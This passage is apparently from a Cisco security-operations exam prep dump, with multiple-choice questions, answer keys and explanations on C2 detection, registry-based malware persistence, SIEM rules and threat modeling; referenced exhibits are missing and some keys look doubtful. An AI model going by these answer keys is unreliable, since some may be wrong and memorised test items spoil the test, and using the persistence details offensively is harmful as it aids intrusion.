A. Login test at scale using "AuthCheck/4.1" and leaked credentials.
B. Using "SecurityScan/2.5" to access all /admin endpoints.
C. Exploitation via "ExploitTest/2.0" using a shutdown command.
D. Scan via "WebCrawler/1.0" to gather public-facing information.

**Answer:** B
**Explanation:**
The correct answer is B. Using "SecurityScan/2.5" to access all /admin endpoints. This log entry most clearly aligns with an authorized security assessment activity designed to test weaknesses previously exploited during a breach. Authorized security assessments--such as penetration tests or red team exercises--are typically controlled, scoped, and intentional. They focus on validating security controls by probing sensitive areas (like administrative interfaces) while avoiding destructive actions. The user-agent string "SecurityScan/2.5" strongly suggests a purpose-built security scanning tool, which is commonly used by internal security teams or third-party assessors during sanctioned testing.

**QUESTION 20**
Refer to the exhibit. An increase in company traffic is observed by the SOC team. After they investigate the spike, it is concluded that the increase is due to ongoing scanning activity. Further analysis reveals that an adversary used Nmap for OS fingerprinting. Which type of indicators used by the adversary sits highest on the Pyramid of Pain?




A. UDPs

B. port probes
C. network/host artifacts
D. IP addresses

**Answer:** C
**Explanation:**
The correct answer is Network/host artifacts. To understand why, it is important to map the observed attacker behavior to the Pyramid of Pain, a model that ranks indicators by how difficult they are for adversaries to change once detected. In this scenario, the adversary is using Nmap OS fingerprinting, which involves sending carefully crafted packets and analyzing responses (TCP/IP stack behavior, TTL values, window sizes, flags, and timing characteristics). These behaviors leave behind network and host artifacts, such as distinctive scan patterns, abnormal TCP flag combinations, OS fingerprinting probes, and consistent tool-specific traffic signatures.

**QUESTION 21**
Which Cisco solution is primarily used for detecting and responding to network threats in a Security Operations Center (SOC)?

A. Cisco Firepower
B. Cisco Umbrella
C. Cisco Stealthwatch
D. Cisco ASA

**Answer:** C
**Explanation:**
Cisco Stealthwatch provides advanced network visibility and threat detection capabilities. It helps SOCs detect and respond to network anomalies and security threats in real-time, which is vital for identifying potential attacks and breaches.

**QUESTION 22**
Which tool in Cisco's Security portfolio can be used to automate the process of correlating and responding to security incidents?

A. Cisco Identity Services Engine (ISE)
B. Cisco Firepower Management Center (FMC)
C. Cisco Threat Grid
D. Cisco SecureX

**Answer:** D
**Explanation:**
Cisco SecureX is a cloud-native security platform that integrates and automates workflows across various Cisco and third-party security tools. It helps to correlate security data and automate incident response, making it easier for security teams to manage threats effectively.

**QUESTION 23**
Which Cisco solution integrates with threat intelligence feeds to enhance threat detection and response capabilities?

A. Cisco Umbrella
B. Cisco Threat Grid
C. Cisco Stealthwatch
D. Cisco AMP for Endpoints

**Answer:** B
**Explanation:**
Cisco Threat Grid integrates with threat intelligence feeds to provide advanced malware analysis. It helps security teams detect malicious activities by analyzing files, identifying threats, and providing in-depth insights for improving the security posture.

**QUESTION 24**

What is the primary purpose of Cisco's Advanced Malware Protection (AMP) solution?

A. Detects and blocks advanced malware threats
B. Monitors network traffic for anomalies
C. Manages user access and authentication
D. Provides email filtering services


**Answer:** A
**Explanation:**
Cisco AMP is designed to detect, block, and respond to advanced malware threats across endpoints. It continuously monitors files and network activities to prevent malware from infiltrating the organization.

**QUESTION 25**
Which of the following is a key component of Cisco's Threat Hunting solution?

A. Cisco Identity Services Engine (ISE)
B. Cisco Firepower
C. Cisco SecureX
D. Cisco Stealthwatch

**Answer:** D
**Explanation:**
Cisco Stealthwatch provides the capability for network visibility and continuous monitoring to identify and respond to security threats. It is essential for threat hunting, as it allows security analysts to detect suspicious activity and uncover hidden threats.


**QUESTION 26**
Refer to the exhibit. An analyst is evaluating artifacts and logs collected from recent breach. In the logs, ATP established persistency of malware by placing a path to the executable in a specific registry entry. What is the difference between the ATP's approach and using HKEY LOCAL MACHINE\Software\Microsoft\Windows\CurrentVersion\Run instead?




A. The key is available only on older versions of Windows and is not supported in newer ones.
B. Entries in this key are automatically removed after a system restart, which prevents persistence.
C. Modifying this key requires administrative privileges, which the malware might not have.
D. This key is meant for system settings and not for storing startup program entries.

**Answer:** C
**Explanation:**
The correct answer is C. Modifying this key requires administrative privileges, which the malware might not have.
The exhibit shows persistence established under the registry path:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
This registry key is a per-user startup location, meaning any executable listed there will automatically run when that specific user logs in. Crucially, write access to HKEY_CURRENT_USER (HKCU) does not require administrative privileges--only the privileges of the compromised user account.
In contrast,
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
applies system-wide and causes programs to execute at startup for all users. However, modifying this key requires local administrator privileges. In many real-world breaches, attackers initially compromise standard user accounts, not administrators. As a result, malware often chooses HKCU- based persistence mechanisms because they are reliable, stealthy, and achievable without privilege escalation.

**QUESTION 27**
Refer to the exhibit. A security analyst receives an alert from Cisco Secure Network Analytics (formerly StealthWatch) with the C2 category. Which information aids the investigation?




A. The number of packets shows that a C2 communication occurred.
B. IP address 10.201.3.99 is a C2 server.
C. Host 10.201.3.99 is attempting to contact the C2 server to retrieve the payload.
D. The payload describes the address of the zombie endpoint.

**Answer:** C
**Explanation:**
The correct answer is C. Host 10.201.3.99 is attempting to contact the C2 server to retrieve the payload.
Cisco Secure Network Analytics (Stealthwatch) detects Command-and-Control (C2) activity by analyzing network behavior, not by relying solely on known malicious indicators. In the exhibit, the critical investigative clue is the HTTP payload containing a suspicious external URL, which strongly suggests outbound communication from an internal host to an external command-and-control infrastructure.

**QUESTION 28**
A security analyst receives an alert that host A, which has an IP address of 192.168.5.39, has a new browser extension installed. During an investigation of the SIEM tool logs, the analyst discovers that host A made continuous TCP connections to an IP address of 1.25.241.8 via TCP port 80. The 1.25.241.8 IP address is categorized as a C2 server. Which action should the analyst take to mitigate similar connections in the future?

A. Configure a browser extension deny list.
B. Use antivirus software to quarantine suspicious files automatically.
C. Use Deep Packet Inspection to block malicious domains.
D. Use IDS to detect and avoid similar connections.

**Answer:** C
**Explanation:**
The correct answer is Use Deep Packet Inspection (DPI) to block malicious domains. The key detail in this scenario is that the endpoint is making continuous outbound TCP connections to a known Command-and-Control (C2) server over port 80, which strongly indicates active malware beaconing or payload retrieval.
Deep Packet Inspection enables security controls--such as next-generation firewalls or network security analytics platforms--to inspect application-layer content, including HTTP headers, URLs, domains, and payload characteristics. This allows defenders to block C2 communication based on domain names, URL patterns, or behavioral signatures, even if attackers change IP addresses. Since C2 infrastructure is frequently rotated, IP-based blocking alone is insufficient for long-term mitigation.

**QUESTION 29**
A SOC team must prepare for a new phishing campaign that tricks users into clicking a malicious URL to download a file. When the file executes, it creates a Windows process that harvests user credentials. The team must configure the SIEM tool to receive an alert if a suspicious process is detected. Which two rules must the team create in the SIEM tool? (Choose two.)

A. Rule that detects processes created by the users
B. Rule that detects processes in nonstandard file paths
C. Rule that detects common processes that have modified names
D. Rule that detects changes in process ownership
E. Rule that detects changes in process startup time

**Answer:** BC
**Explanation:**
The correct answers are B. Processes in nonstandard file paths and C. Common processes with modified names. These two detection rules are highly effective for identifying malicious processes spawned by phishing-delivered malware.
Phishing payloads commonly drop executables into nonstandard directories such as AppData, Temp, Downloads, or user profile subfolders. Legitimate Windows binaries rarely execute from these locations. Monitoring for process execution from such paths is a proven technique for detecting malware loaders, credential stealers, and post-exploitation tooling.
Additionally, attackers frequently masquerade malware as legitimate processes by using slightly modified names, such as lsasss.exe, svch0st.exe, or expl0rer.exe. These tactics are designed to evade casual inspection and basic allowlisting. Detecting common Windows process names with anomalies--such as incorrect spelling, unexpected parent processes, or abnormal execution paths--is a high-fidelity behavioral signal.

**QUESTION 30**
Refer to the exhibit. A company went through several rounds of restructuring and the previous security team has been let go A new engineer joins and rediscovers all the tools that the previous team left behind. One of the tools Is a Bash script related to monitoring AWS accounts for threats What is the purpose of the script?


A. monitoring failed AWS console login attempts
B. automating connection to AWS accounts
C. monitoring for AWS instance errors
D. archiving records from the ConsoleLogin source

**Answer:** A
**Explanation:**
The correct answer is Monitoring failed AWS console login attempts. The Bash script shown in the exhibit is clearly designed to parse AWS CloudTrail logs and extract specific authentication-related events.
Breaking down the script behavior from a professional cloud security perspective:
gunzip -c *.json.gz indicates the script is processing compressed CloudTrail log files, which are typically stored in .json.gz format.
jq -c '.Records[]' parses individual CloudTrail records, a common approach when analyzing AWS activity logs.
The filter conditions explicitly check for:
eventSource == "signin.amazonaws.com"
eventName == "ConsoleLogin"
responseElements.ConsoleLogin == "Failure"
These fields are definitive indicators of failed AWS Management Console login attempts. Additionally, the script extracts contextual fields such as:
Event time
Source IP address
Error message
AWS region

Username
MFA usage status
This data is exactly what security teams use to detect credential abuse, password spraying, brute- force attempts, and compromised IAM accounts. Monitoring failed console logins is a foundational cloud threat hunting activity, especially for identifying early stages of account takeover.

**QUESTION 31**
Refer to the exhibit. A penetration test performed against a web application generates the error message. Which two pieces of information are exposed? (Choose two.)


A. service and version of the web server
B. Apache Jasper is vulnerable to path injection.
C. technology used by the application
D. version of the web browser

**Answer:** AC
**Explanation:**
The correct answers are A. Service and version of the web server and C. Technology used by the application. The error message shown in the exhibit is a classic example of verbose error handling, which unintentionally discloses sensitive internal details about the web application stack.
First, the error page explicitly references Apache Tomcat/6.0.16 at the bottom. This directly exposes the web server/service and its exact version, making Option A correct. From an attacker's perspective, this is valuable intelligence because it allows them to search for known vulnerabilities, exploits, or misconfigurations specific to that version of Tomcat. Older versions of Tomcat, in particular, have a long history of publicly documented security flaws.
Second, the stack trace references components such as:
org.apache.jasper.compiler.*
.jsp files (e.g., /user/left.jsp)
javax.servlet.http.HttpServlet
These details clearly reveal the technology stack used by the application, namely Java Server Pages (JSP) running on Apache Tomcat with Apache Jasper. This confirms Option C as correct. Exposing application technology helps attackers tailor attacks such as deserialization exploits, JSP injection attempts, or framework-specific vulnerabilities.

**QUESTION 32**
A security operations team is transitioning from alert-driven investigations to a mature threat hunting program. The team wants to focus on detecting adversaries who intentionally evade signature-based tools and traditional SIEM alerts by using legitimate credentials and native system utilities. Which hunting focus best supports this objective?

A. Tracking known malicious IP addresses and domains from threat intelligence feeds
B. Monitoring endpoint antivirus alerts for malware detections
C. Analyzing abnormal behavior patterns across identity, endpoint, and network telemetry
D. Blocking files with known malicious hashes at the firewall

**Answer:** C
**Explanation:**
The correct answer is analyzing abnormal behavior patterns across identity, endpoint, and network telemetry. This approach represents the foundation of modern threat hunting and directly addresses adversaries who deliberately avoid traditional detections.
Advanced attackers increasingly rely on living-off-the-land techniques, stolen credentials, and legitimate administrative tools such as PowerShell, WMI, RDP, and cloud APIs. These activities rarely generate malware signatures or known IOCs, making alert-driven and signature-based defenses insufficient. As a result, mature threat hunting programs shift focus toward behavioral analysis and anomaly detection.

**QUESTION 33**
A security architect is designing a threat model for a multi-tier cloud application that includes public APIs, backend microservices, and an identity provider. The goal is to identify how an attacker could chain multiple weaknesses together to achieve account takeover and data exfiltration. Which threat modeling technique is MOST appropriate?

A. STRIDE analysis to enumerate threat categories per component
B. CVSS scoring to prioritize vulnerabilities by severity
C. Attack trees to model adversary objectives and paths
D. DREAD scoring to assess impact and exploitability

**Answer:** C
**Explanation:**
The correct answer is Attack trees. Attack trees are uniquely suited for modeling multi-step adversary behavior, which is essential when analyzing complex attack chains such as account takeover followed by data exfiltration.
Attack trees begin with a high-level attacker goal (for example, "Exfiltrate customer data") and then break that goal into multiple branches representing different paths an attacker could take. These paths can include credential compromise, API abuse, privilege escalation, lateral movement, and persistence. This structure mirrors how real adversaries think and operate.